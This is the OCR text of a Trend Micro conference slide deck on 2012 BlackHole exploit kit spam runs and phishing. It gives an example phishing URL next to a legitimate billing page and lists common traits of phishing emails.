TREND MICRO
Securing Your Web World



BlackHole Exploit Kit Spam Runs in 2012 Presented at Ruxcon

Jon Oliver

jon_oliver @ trendmicro.com

 Copyright 2009 Trend Micro Inc.

Outline

The current state of Phishing

Summary of the outbreaks


Scale of the problem


Optimized to deliver its Payload

Recent developments

Copyright 2009 Trend Micro Inc.

The current state of phishing





Phish: http://moriahfoundation.org/DRk5XAM2/index.html

Legit: https://nbillpay.verizonwireless.com/vzw/accountholder/mybill/BillingSummary.action


Copyright 2009 Trend Micro Inc.

TREND MICRO

The current state of phishing


Copyright 2009 Trend Micro Inc.

TREND MICRO



Source:
http://www.microsoft.com/en-au/security/online-privacy/phishing-symptoms.aspx

Copyright 2009 Trend Micro Inc.



Source:
http://www.phishtank.com/what_is_phishing.php


Copyright 2009 Trend Micro Inc.

What does phishing look like?

The nature of phishing scams is constantly evolving. Currently, online/email phishing is best described by the following characteristics:


- Emails using company logos and familiar language reporting a problem and asking you to update your account information urgently by return email or by filling out a website form.
- Emails with attachments asking you to install software which actually allows fraudsters to record your computer key strokes (called Keystroke Logging) and online activity.
- Emails that contain typographical or grammatical errors.
- Windows that pop up over a legitimate company's website asking you to enter personal information.

Copyright 2009 Trend Micro Inc.




 Copyright 2009 Trend Micro Inc.

TREND MICRO




 Copyright 2009 Trend Micro Inc.

TREND MICRO




